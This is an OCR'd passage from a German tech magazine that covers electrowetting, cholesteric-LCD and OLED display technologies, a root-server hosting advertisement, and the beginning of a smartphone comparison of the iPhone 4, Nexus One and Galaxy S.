Das aus den Philips-Forschungslaboren hervorgegangene Unternehmen kann in seiner Anlage in Eindhoven Displays bis vier Zoll Diagonale fertigen, demnächst soll eine Anlage der Generation 2 für entsprechend größere Formate aufgebaut werden. Ende des Jahres will Liquavista zudem eine Produktionsstätte mit einem noch ungenannten Partner in Asien installieren. Kürzlich stellte das Unternehmen den 8,5-zölligen Prototyp eines monochromen Öltröpfchen-Displays vor.



Graustufen erzielt ADT durch räumliches Dithern; die Hälfte der Kammerfläche wird dazu verdeckt.

Die Electrowetting-Technik von Liquavista ähnelt der LCD-Technik, nur schirmt hier statt des Flüssigkristalls eine Ölschicht das Licht ab: Wenn sich der Ölfilm über der Pixelfläche ausbreitet, befindet sich das System in seinem niedrigsten Energiezustand. Legt man eine Spannung an den wasserabweisenden Träger, bewegt sich das Öl zur Seite und gibt die darunterliegende – reflektierende oder transparente – Elektrode frei. Anders als im LCD schirmt der Ölfilm beide Polarisationsrichtungen des Lichts ab, das Display ist deshalb praktisch winkelunabhängig. Mangels Polarisatoren und dank der größeren Transmission sind die Öltröpfchenschirme bei gleicher Auflösung und Schirmfläche heller als LCDs, beziehungsweise sie können bei gleicher Fläche und Helligkeit höher auflösen. Werden die Farben mit Farbfiltern erzeugt, sinkt die Helligkeit um den gleichen Teil wie beim LCD.

Weil die Öltröpfchen sehr flink sind, kann Liquavista die Displays auch statt mit weißem nacheinander mit rotem, grünem und blauem Licht beleuchten (field sequential color). Dann entfallen auch die Farbfilter über der Pixelschicht und die Displays strahlen noch heller. Graustufen erzeugt der Hersteller in Abhängigkeit von der Position der Öltröpfchen: Ganz zur Seite geschobene Tröpfchen ergeben Weiß, je mehr Pixelfläche bedeckt wird, umso dunkler beziehungsweise grauer wird der Bildpunkt. Aktuelle Schirme steuert das Unternehmen mit 60 Hz an; sie sind damit videofähig.

Tröpfchen für Tröpfchen

Das deutsch-schweizerische Unternehmen Advanced Display Technologies setzt ebenfalls auf Electrowetting, hat die Pixel aber etwas anders gestaltet. Hier wandert ein Tropfen im elektrischen Feld von einer Kammer in die andere. Heraus kommt eine bistabile Binäranzeige, die ihren Zustand ganz ohne Energiezufuhr über Monate, wenn nicht Jahre beibehält. Damit eignet sie sich als Statusanzeige in kritischen Einsatzgebieten, in denen etwa ein Stromausfall folgenlos bleiben muss.


In Dortmund wird derzeit die Produktionsgesellschaft LIM (Liquid in Motion) gegründet; dort sollen pro Jahr eine Millionen Displays vom Band laufen. ADT bringt die Farbe nicht per lichtschluckendem Farbfilter ins Display, sondern färbt die Tröpfchen selbst ein. Damit können die D^3-Displays sowohl Rot, Grün und Blau als auch die im Druckbereich üblichen Farben Cyan, Magenta und Gelb direkt anzeigen und mischen. Die drei Grundfarben können dazu in drei Schichten übereinandergestapelt werden. Am Ende soll alles auf ein elektronisches Plakat hinauslaufen, das im Sonnenlicht nicht ausbleicht und seinen Inhalt auf Knopfdruck wechseln kann.

Graustufen wollen die ADT-Entwickler durch nur teilweise sichtbare Tröpfchen realisieren; die Ölkammern werden dazu partiell abgedeckt. Ein Prototyp mit 100 Pixeln zeigt sechzehn Graustufen und einen Kontrast von 10:1. Die Steuerspannung für die Zustandsänderung liegt wie bei Liquavista zwischen 10 und 80 Volt, angesteuert werden die bistabilen ADT-Displays mit einem Leitungsgitter (Passiv-Matrix).


LCD-Varianten

Bis die neuen bistabilen Techniken serienreif und einsatzbereit sind, entwickeln einige Unternehmen Modifikationen der etablierten Flüssigkristall-Technik. So produzieren Fujitsu, Kent und das taiwanische Forschungsinstitut ITRI seit geraumer Zeit cholesterische LCDs. Der dotierte Flüssigkristall in Ch-LCDs richtet sich spiralförmig aus, wobei sich die Ganghöhe der Spirale durch die Zusammensetzung des Flüssigkristalls und die Dotierung steuern lässt.


Ch-LCs reflektieren in einem stabilen Zustand nur bestimmte Wellenlängen des einfallenden



Durch einen Spannungsimpuls wechselt der Öltropfen im Electrowetting-Display von ADT seine Position.



Die im Polymer verteilten Flüssigkristallkügelchen arbeiten auch ohne lichtschluckende Polarisatoren als Lichtventil: Bei angelegter Spannung gelangt das Licht zum rückwärtigen Absorber.




Die bistabilen cholesterischen Flüssigkristalle reflektieren im geordneten Zustand definierte Wellenlängen und damit bestimmte Farben des Umgebungslichts.

Lichts – welche Wellenlängen respektive Farben das sind, hängt von der Ganghöhe der Spirale ab und wird somit bereits während der Fertigung festgelegt. Die Displays benötigen keine Polarisatoren, allerdings reflektiert der Kristall von sich aus nur eine Polarisationsrichtung des Lichts, weshalb er per se nur 50 Prozent des Umgebungslichts zur Darstellung nutzen kann. Die andere Polarisationsrichtung bleibt unmoduliert und muss am Absorber im Displayrücken ausgelöscht werden. Der reflektive Zustand ist bistabil – erst ein hoher Spannungsimpuls wirft die Molekülspiralen aus ihrer parallelen Ausrichtung. Danach wird das Licht nicht mehr selektiv reflektiert, sondern beliebig entlang der Molekülketten gestreut. Das Display ist dann je nach Reflektor transparent (weiß) oder opak (schwarz).

Ch-LCDs werden derzeit für elektronische Schilder, Karten, Labels und Instrumentenanzeigen genutzt. Mehrfarbige Anzeigen realisiert man meist durch Aufeinanderstapeln von rot, grün und blau reflektierenden Schichten. Die Pixel können über ein Leitungsgitter angesteuert werden, was billiger ist als ein Netz aus Pixeltransistoren. Allerdings erzielt man mit einer solchen Passiv-Matrix keine schnellen Schaltzeiten, weshalb cholesterische LCDs nicht videofähig sind.

Um die mechanische Stabilität zu erhöhen – die strenge Ordnung der Molekülketten in Ch-LCDs gerät durch starke Erschütterungen durcheinander –, wird das cholesterische Flüssigkristallmaterial teilweise verkapselt und die Mikrokapseln in einem Polymer gelöst. In dieser Form eignen sich Ch-LCs dann auch für hochflexible Substrate und die Displays können im kostengünstigen Rollendruckverfahren produziert werden. ITRI hat bereits drei Meter lange Displaybänder mit einem Reflexionsgrad von 30 Prozent und 30 dpi Auflösung gefertigt, Kent hat die Ch-LCDs auf Kleiderstoffe gedruckt.


Eine Variante der polymerbasierten Flüssigkristalldisplays sind die sogenannten Polymer disperced Liquid Crystals (PD-LCs). Kleine Flüssigkristallkugeln „schwimmen" in einer Plastikschicht und reflektieren das einfallende Umgebungslicht an ihren ungeordneten optischen Achsen. Im elektrischen Feld richten sich die Molekülketten parallel aus, bilden dadurch einen Pseudo-Einkristall und lassen das Umgebungslicht zum Displayrücken passieren. PD-LCDs benötigen keine teuren Polarisatoren, sie sind anders als herkömmliche LCDs unempfindlich gegenüber Schichtdickenunterschieden und eignen sich damit für flexible Substrate. Allerdings benötigen sie relativ hohe Spannungen (um 20 Volt) und sind nicht bistabil.



Beim Boogie Board von Kent handelt es sich um ein einpixeliges cholesterisches Display: Die Notizen können mit einem Knopfdruck gelöscht werden.

Und OLEDs?

In aktuellen Mobilgeräten stößt man derzeit vermehrt auf die organischen Displays. Allerdings ist deren Einsatz auf kleinere Diagonalen begrenzt – größere OLEDs sind einfach noch zu teuer. Zwar will Samsung gerade für 2,2 Milliarden US-Dollar eine neue OLED-Fabrik bauen und LG als zweitgrößter OLED-Hersteller 225 Millionen US-Dollar investieren, um seine Produktionskapazitäten zu verdreifachen. Angesichts der bislang eher kleinen Anlagen mit Substraten im zweistelligen Zentimeterbereich – bei LCDs ist man bei über drei Metern breiten Substraten angekommen –, wird es aber noch eine Weile dauern, bis OLEDs in Monitor- oder gar Fernsehergröße verfügbar beziehungsweise erschwinglich sind. Bis dahin könnten einige der beschriebenen Techniken ein großes Stück des Kuchens ergattern – zumal der Energiebedarf und die Lebensdauer der organischen Displays noch nicht den Level erreicht haben, der seit Jahren angestrebt wird. (uk) c't



Electrowetting-Prinzip: Im spannungsfreien Zustand verdeckt ein Ölfilm den Reflektor, beim Anlegen einer Spannung bewegt sich das Öl zur Seite und lässt das Licht durch.

Jetzt mit
Nehalem-Prozessoren von Intel

nur bis 31 Juli

Kein Setup!

149,–
Euro gespart!

Private Network und VPN:
Cluster mit beliebig vielen Servern
Verbindung der Server als Private Network
Bis zu 1.000 MBit/s Bandbreite

9,–
pro Server
ab EUR/Monat

Willkommen bei serverloft

serverloft steht für professionelle Root-Server ohne Kompromisse. Wir richten uns an Anwender, die Wert auf das Wesentliche legen: Performante Hardware, ein schnelles, stabiles Netzwerk und transparente Angebote ohne Mindestlaufzeit, monatlicher Abrechnung und einem außergewöhnlich guten Preis-Leistungsverhältnis.

Sie erhalten vollen Root-Zugriff und verwalten Ihren Server selbst. Natürlich können Sie Ihren Server jederzeit per Webinterface resetten, neu installieren oder im Rescue-Modus starten.
Ihr Server ist innerhalb von 24 Stunden eingerichtet und sollte es einmal zu einem Hardware-Schaden kommen, wechseln wir den Server innerhalb von vier Stunden aus – rund um die Uhr.

serverloft ist eine Marke der PlusServer AG – das Unternehmen, das vor über 10 Jahren den ersten dedizierten Server in Deutschland verkauft hat und heute zu den weltweiten Marktführern im Hosting gehört.

Gehen Sie keine Kompromisse ein.

Ihr

Thomas Strohe

Thomas Strohe, Geschäftsführer

Remote Management kostenlos inklusive:
ServerView von Fujitsu
iRMC inklusive Reboot, Recovery, etc.
Remote-Console und Server-Monitoring

FUJITSU

Professionelle Hardware
PRIMERGY Server von Fujitsu
SSD-Festplatten von Intel
Bis zu 16 GB DDR3-RAM ECC

Professionelles Netzwerk
99,9% Verfügbarkeit garantiert
110 GBit Außenanbindung und direkte Anbindung an T-Com, Level(3), Global Crossing, DE-CIX, u.a.

Professioneller Service
Kostenloser Support 24/7
Per 0800-Nummer und per E-Mail
Hardwaretausch garantiert in 4 Stunden

Powered by plusserver

serverloft

Nehalem-Prozessoren
Höhere Leistung
Effiziente Energienutzung
Schnelle SSD-Festplatten
intel

PRIMERGY Server mit
Intel Xeon Quadcore
und 4 GB RAM ECC
EUR/Monat **99,–**

Root-Server mit Xeon-Prozessoren von Intel:

PerfectServer L – Xeon 2.0
Fujitsu PRIMERGY RX100
1x Xeon X3440, 1x Quadcore-Lynnfield
4 GB DDR3-RAM ECC
2x 500 GB SATA II-Festplatten, 7.2 k
5.000 GB Datentransfer inklusive
Keine Mindestlaufzeit!
Keine Einrichtungsgebühr. Preis pro Monat: **99,–**

PerfectServer XL – Xeon 2.0
Fujitsu PRIMERGY RX200
2x Xeon E5520, 2x Quadcore-Nehalem
8 GB DDR3-RAM ECC
2x 500 GB SATA II-Festplatten, 7.2 k
10.000 GB Datentransfer inklusive
Keine Mindestlaufzeit!
Keine Einrichtungsgebühr. Preis pro Monat: **159,–**

PerfectServer XXL – Xeon 2.0
Fujitsu PRIMERGY RX200
2x Xeon E5520, 2x Quadcore-Nehalem
16 GB DDR3-RAM ECC
2x 250 GB SATA und 2x 80 GB SSD
15.000 GB Datentransfer inklusive
Keine Mindestlaufzeit!
Keine Einrichtungsgebühr. Preis pro Monat: **229,–**

Root-Server mit Opteron-Prozessoren von AMD:

PerfectServer L – Opteron 1.0
Fujitsu PRIMERGY RX330
1x AMD Opteron 2344 HE, 1x Quad-Core
4 GB DDR2-RAM ECC
2x 250 GB SATA II-Festplatten, 7.2 k
5.000 GB Datentransfer inklusive
Keine Mindestlaufzeit!
Keine Einrichtungsgebühr. Preis pro Monat: **79,–**

PerfectServer XL – Opteron 1.0
Fujitsu PRIMERGY RX330
2x AMD Opteron 2344 HE, 2x Quad-Core
8 GB DDR2-RAM ECC
2x 500 GB SATA II-Festplatten, 7.2 k
10.000 GB Datentransfer inklusive
Keine Mindestlaufzeit!
Keine Einrichtungsgebühr. Preis pro Monat: **129,–**

PerfectServer XXL – Opteron 1.0
Fujitsu PRIMERGY RX330
2x AMD Opteron 2344 HE, 2x Quad-Core
16 GB DDR2-RAM ECC
3x 500 GB SAS-Festplatten, 7.2 k
15.000 GB Datentransfer inklusive
Keine Mindestlaufzeit!
Keine Einrichtungsgebühr. Preis pro Monat: **179,–**

Bei allen Angeboten haben Sie freie Wahl zwischen openSuSE 11.1 (außer Xeon 2.0), Ubuntu 8.04 LTS, Debian 4.0 & 5.0 LAMP, CentOS 5 oder Windows Webserver 2008 (zzgl. 30 EUR/Monat). Zur Administration ist Plesk 8.x oder 9.x „10 Domains" auf Wunsch kostenlos erhältlich.

Tel. 0800 100 4082

www.serverloft.de

Keine Einrichtungsgebühr bis 31. Juli 2010. Jedes zusätzliche 1 GB Datentransfer über Freikontingent EUR 0,19. Alle Preise in Euro inklusive 19% Mehrwertsteuer.

Achim Barczok, Rudolf Opitz

Smartphone-Duell

Apples iPhone 4 gegen zwei aktuelle Androiden

Das iPhone 4 weckt mit seinem eleganten Gehäuse aus Glas und Edelstahl und einem Display, das in puncto Auflösung seinesgleichen sucht, das Haben-wollen-Gefühl und soll die bedrohlich heranrückende Android-Konkurrenz auf Abstand halten. Google stellt Android 2.2 für das gerade erst in Deutschland erhältliche Nexus One dagegen und lockt mit hoher Geschwindigkeit und mobilem WLAN-Hotspot.

Der Ansturm auf des neue iPhone war so gewaltig, dass die Server von AT&T und der Telekom zeitweise zusammenbrachen: Allein am ersten Tag gingen 600 000 Vorbestellungen ein. Kaum ein Shop hatte zu Beginn genügend Geräte für alle Kaufwilligen im Lager.

Das neue iPhone begeistert designverliebte Trendsetter ebenso wie kritische Techniker, anspruchsvolle Fans ebenso wie technikferne Senioren.

Mit dem iPhone hat Apple den Smartphone-Markt von Grund auf aufgemischt, doch schläft die Konkurrenz nicht und bietet brauchbare Alternativen. Besonders Googles offenes Smartphone-Betriebssystem Android entwickelte sich – selbst auf dem hart umkämpften US-Markt – innerhalb des vergangenen Jahres zu einer echten Gefahr für Apples iPhone-Imperium. 160 000 Android-Smartphones aktiviert Google laut eigenen Angaben täglich, Tendenz stark ansteigend.

Mit der aktuellen iPhone-OS-Version, die nun unter dem Namen iOS 4 firmiert, reagiert Apple auf die multitaskingfähigen Gegner. Es enthält einen Task-Switcher und erlaubt bestimmten Anwendungen eingeschränktes Multitasking. Eine erhöhte Akkubelastung will man jedoch vermeiden.

Auch bei der Hardware hat Apple nachgelegt: Das iPhone 4 lockt mit schnellem Prozessor, verbesserter Kamera und aktualisierter Funktechnik, besonders aber mit dem in der Disziplin Auflösung besten Display seiner Klasse.

Mit Google hat jedoch ein starker und gut vorbereiteter Gegner den Ring betreten. Sein Smartphone Nexus One hält, was die Ausstattung betrifft, recht gut mit und ist vor allem ohne teure Exklusivverträge zu haben. Das offene Betriebssystem Android findet man auch auf zig Smartphones vom günstigen Einsteigermodell bis zum teuren Multimedia-Boliden [1]. Als erstes Android-Modell mit dem aktuellen System 2.2 lockt das Nexus One mit hoher Performanz, flexibler Verwaltung von Apps – sie lassen sich nun auch auf einer microSD-Karte installieren – und mit einem mobilen Hotspot, der die schnelle HSPA-Internetverbindung via WLAN an Notebooks weiterreicht.

Wir haben Apples iPhone 4 und Googles Nexus One mit dem jeweils aktuellen Betriebssystem iOS 4 und Android 2.2 zu einem kritischen Vergleich gebeten. Kurz vor Redaktionsschluss erreichte uns das Samsung I9000 Galaxy S, ein weiteres Android-Modell, das mit seinem 4-Zoll-AMOLED-Display und der HD-Video-Aufnahme ebenfalls in der Oberliga mitspielt. Es läuft noch mit Android 2.1, ein Update auf 2.2 hat Samsung schon in Aussicht gestellt.

Anders als die Konkurrenz, deren Modelle es bei verschiedenen Anbietern und auch ohne Vertrag gibt, bleibt Apple in Deutschland bei seinem Vertriebsweg über die Telekom als Exklusiv-Partner, die das iPhone 4 nur zusammen mit einem der teuren Complete-Verträge mit zwei Jahren Laufzeit verkauft. Abhängig von Vertrag und Speicherkapazität kostet es zwischen einem und 400 Euro. Kunden mit laufenden T-Mobile-Verträgen können diese um weitere zwei Jahre verlängern und so eines der begehrten neuen iPhones ergattern. Für jeden Restmonat fällt jedoch eine Ablösesumme von 25 Euro an.


Zudem sind die Telekom-iPhones gesperrt, sodass nur SIMs für ihr Mobilfunknetz funktionieren (Netlock). Die Sperre lässt sich erst nach zwei Jahren aufheben. Einige Handy-Shops importieren ungesperrte iPhones, die auch mit SIMs anderer Netzbetreiber laufen. Die Preise sind jedoch horrend: Ein iPhone 4 mit 16 GByte Speicher kostet mindesten 1000 Euro, für ein 32-GByte-Modell werden sogar über 1100 Euro fällig.

Glas oder Plastik

Das iPhone 4 fällt auf: Schwarze Glasoberflächen und der matt schimmernde Rahmen aus Edelstahl vermitteln Wertigkeit. Gerne nimmt man es in die Hand, wobei es durch sein hohes Gewicht auffällt, obwohl das neue iPhone gerade einmal sechs Gramm schwerer als sein Vorgänger ist. An das angenehm abgerundete Gehäuse des iPhone 3GS gewöhnt, fällt dem versierten iPhone-Nutzer die ungewohnte Kantigkeit sofort auf – ein Handschmeichler ist das iPhone 4 nicht. Nur 9,4 mm dick beult es die Tasche kaum aus. Fingerabdrücke fallen auf dem Glasgehäuse schnell auf, lassen sich aber wie beim 3GS dank der fettabweisenden Beschichtung sehr leicht abwischen.

Die Bedienelemente des iPhone haben sich in der vierten Generation kaum geändert: Der kapazitive Touchscreen reagiert empfindlich und umgehend auf Fingereingaben, die große Menütaste darunter gehört zu den Erkennungszeichen aller iPhones. Die Power-Taste, die Lautstärke-Tasten, der 3,5-mm-Klinkenanschluss fürs Headset und der Stumm-Schalter, der zuverlässig alle Lautäußerungen des Geräts eliminiert, sie alle liegen auf dem Rand an den üblichen Stellen. Nur der SIM-Einschub – wie beim iPad passen nur Micro-SIMs in das Gehäuse – ist vom oberen an den rechten Rand gewandert. Die meisten Provider und Discounter liefern mittlerweile auf Anfrage das kleinere SIM-Format. Zur Not lässt sich eine normale SIM auch zurechtschneiden [2]. Der Akku ist wie beim Vorgänger fest eingebaut, ein Slot für Speicherkarten fehlt.

Das Nexus One liegt mit seinen rundlichen Formen und dank der griffigen, beschichteten Rückseite besser in der Hand, kann sich aber – obwohl gut verarbeitet – optisch nicht mit dem edlen iPhone 4 messen. Man bedient es über seinen empfindlichen Touchscreen sehr flott. Nach dem Update auf Android 2.2 fielen uns selbst bei vielen Hintergrund-Tasks keine der sonst hin und wieder auftretenden Wartesekunden auf. Den Trackball unter dem Display benötigt man für die Bedienung nur selten, er ist aber hilfreich, wenn man beispielsweise durch einen Text navigiert. Außerdem leuchtet er bei verpassten Anrufen und neuen Mails auf. Die vier Sensortasten registrieren leichtes Antippen oft nicht. Besser klappt eine Wischbewegung.



In das iPhone 4 passen wie in das iPad nur Micro-SIMs, die mittlerweile fast alle Provider auf Nachfrage bereitstellen.

Am oberen Rand des Nexus One liegt die 3,5-mm-Buchse für Headsets, unten gibt es einen Micro-USB-Port zum Laden des Akkus und für die PC-Verbindung. Anders als das iPhone erkennt der PC das Android-Smartphone als Massenspeicher – wobei allerdings nur der Zugriff auf die eingelegte microSDHC-Karte gewährt wird. Der Speicherslot liegt ungünstig unter dem Akku, sodass man zum Kartenwechsel das Gerät abschalten muss.

Samsungs Galaxy S fällt durch sein riesiges vier-Zoll-AMOLED-Display sofort auf. Trotz des großen Formats und der gerade noch Jacketttaschen-tauglichen Länge von über 12 Zentimetern ist das Galaxy S mit gerade einmal 118 Gramm überraschend leicht. Das Kunststoffgehäuse wirkt robust, aber nicht so hochwertig wie das des Nexus One. Außer dem gut bedienbaren Touchscreen gibt es nur eine zentrale Home-Taste und zwei Sensortasten für Menü und Rückschritt, die, anders als die des Nexus One, auch auf leichtes Antippen reagieren.

Sonst findet man nur die übliche Lautstärke-Wippe und eine Power-Taste an den Rändern. Oben hat Samsung die Buchsen für 3,5-mm-Klinkenstecker und das Micro-USB-Kabel platziert. Entfernt man die Rückwand, kommt ein Slot für microSDHC-Karten zum Vorschein; das Smartphone kann beim Wechseln eingeschaltet bleiben.

Anzeige

Das Display gehörte bisher zu den Vorzügen von Android-Flaggschiffen wie dem Nexus One oder dem Galaxy S. Beide setzen auf die AMOLED-Technik (Active Matrix Organic LED), die in den Smartphones mit kräftigen Farben, Blickwinkelunabhängigkeit und einer Helligkeit von etwa 200 cd/m² eine großartige Figur macht. AMOLEDs punkten wegen der hohen Farbkontraste besonders bei Bildern und Videos.

Weil die Leuchtpunkte bei der Schwarz-Anzeige aus bleiben, haben die Displays außerdem

Der Sprung von 163 dpi beim iPhone 3GS (links) auf 326 dpi beim iPhone 4 (rechts) macht sich bereits bei den App-Icons deutlich bemerkbar.

Plastik ade: Apples iPhone 4 besteht zu großen Teilen aus Edelstahl und Spezialglas. Das IPS-Display hat die höchste Auflösung seiner Klasse.

Googles Nexus One stellt sich mit großem AMOLED-Display, 1-GHz-Snapdragon-Prozessor und praktischen Google-Diensten dem Gegner iPhone 4.

Samsung startete den Verkauf des I9000 Galaxy S mit beeindruckendem 4-Zoll-AMOLED-Display, HD-Video und Android 2.1 gleichzeitig mit Apples iPhone 4-Start.


einen extrem hohen Kontrastwert jenseits der Messbarkeit. Bei der von Samsung patentierten PenTile-Matrix der Displays fransen feine Konturen bei genauem Hinschauen aus. Kleine Schriften etwa auf Webseiten wirken dadurch etwas unscharf.

Die Weiterentwicklung der OLED-Displays nennt Samsung Super-AMOLED und setzt sie in den Modellen Wave und Galaxy S ein. Bei ihnen liegt die berührungsempfindliche Schicht nicht auf dem Display auf, sondern ist in der Pixelmatrix integriert. Das macht den Bildschirm wegen des Wegfalls einer reflektierenden Schicht leuchtstärker.

Apple setzt weiterhin auf die LCD-Technik und kontert beim iPhone 4 mit einem extrem scharfen und hochauflösenden IPS-Display (In-Plane Switching). Weil der Abstand zwischen Anzeige und Glasoberfläche kleiner geworden ist, wirken Texte fast wie auf das Gerät aufgedruckt. Mit 640 × 960 Pixeln (326 dpi) löst das Display viermal so hoch auf wie das des iPhone 3GS, das bei derselben Displaygröße nur 320 × 480 Pixel zeigt, was das iPhone 4 zum idealen Surfhandy und E-Book-Reader macht.

Auch Kontrast und Blickwinkelunabhängigkeit wurden beim iPhone-4-Display stark verbessert. Dem exzellenten Kontrastumfang von 1400:1 stehen klägliche 138:1 beim 3GS gegenüber, auch beim Blick von der Seite bleiben die Farben dank IPS-Technik stabil. Sie sind zwar nicht so kräftig wie die eines OLED, entsprechen aber immer noch denen eines guten LC-Monitors (siehe Grafik).

Im Sonnenlicht ist auf dem OLED-Display des Nexus One nichts mehr zu erkennen, das vom Galaxy S macht es besser: Wegen des Wegfalls der reflektieren Touchscreen-Schicht bleiben Texte – wenn auch nur schlecht – lesbar. Das iPhone-4-Display zeigt in der Sonne ebenso wenig – ein Rückschritt gegenüber dem transflektiven Display des 3GS.



Die CIE-Normfarbtafel zeigt das sichtbare Farbspektrum von blau (links) über grün (oben) bis rot (rechts). Besonders im Grünbereich bilden die AMOLED-Displays (blaues Dreieck) mehr Farben ab als herkömmliche LCDs. Der Farbraum von iPhone 4 (grün) und 3GS (rot) ist deutlich kleiner. Zum Vergleich ist der Standard-RGB-Raum (schwarz) eingezeichnet.

Flexible Funker

Bei der Kommunikation über die Mobilfunknetze geben sich die Oberklasse-Smartphones keine Blöße: Als Quadband-GSM-Geräte sind sie in nahezu allen GSM-Netzen weltweit einsetzbar und funken auch in den meisten UMTS-Netzen.

Beim Telefonieren punkten das iPhone 4 und das Nexus One mit guter Sprachqualität und einer Noise-Cancellation-Funktion, die die Verständlichkeit in lauter Umgebung verbessert. Ein zweites Mikrofon nimmt dabei Umgebungsgeräusche auf, die der für die Sprachdienste zuständige Signalprozessor der Handys herausrechnet. Bei gleichmäßigen Geräuschen wie Lüfterrauschen oder Motorenbrummen klappt dies gut. Im Test filterte das Nexus One deutlich besser als das iPhone 4.

Beim Freisprechen mit aktiviertem Lautsprecher überträgt das iPhone klarer, das Nexus One übersteuert bei hochgedrehter Lautstärke unangenehm. Der Gesprächspartner bleibt aber verständlich.

Als erstes Android-Modell ist das Galaxy S mit einer Zweitkamera über dem Display ausgestattet und erlaubt UMTS-Videotelefonate. Über das Optionsmenü schaltet man zwischen den Kameras um, blendet Bilder ein oder spielt dem Gesprächspartner gespeicherte Videos vor.

Auch das iPhone 4 besitzt eine Zweitkamera. Eine Anwendung für UMTS-Videofonate fehlt, stattdessen stellt Apple eine auf VoIP-Standards basierende Videotelefonie-Anwendung names FaceTime bereit, die vorerst nur bei bestehender WLAN-Verbindung und nur zwischen iPhone-4-Geräten funktioniert. Aktiviert man FaceTime beim Telefonieren, baut das iPhone eine VoIP-Verbindung via WLAN auf und beendet das Telefonat über das Mobilfunknetz. Schnelles Internet vorausgesetzt, bietet FaceTime eine wesentlich bessere Bild- und Tonverbindung als die ruckelige und pixelige UMTS-Telefonie.

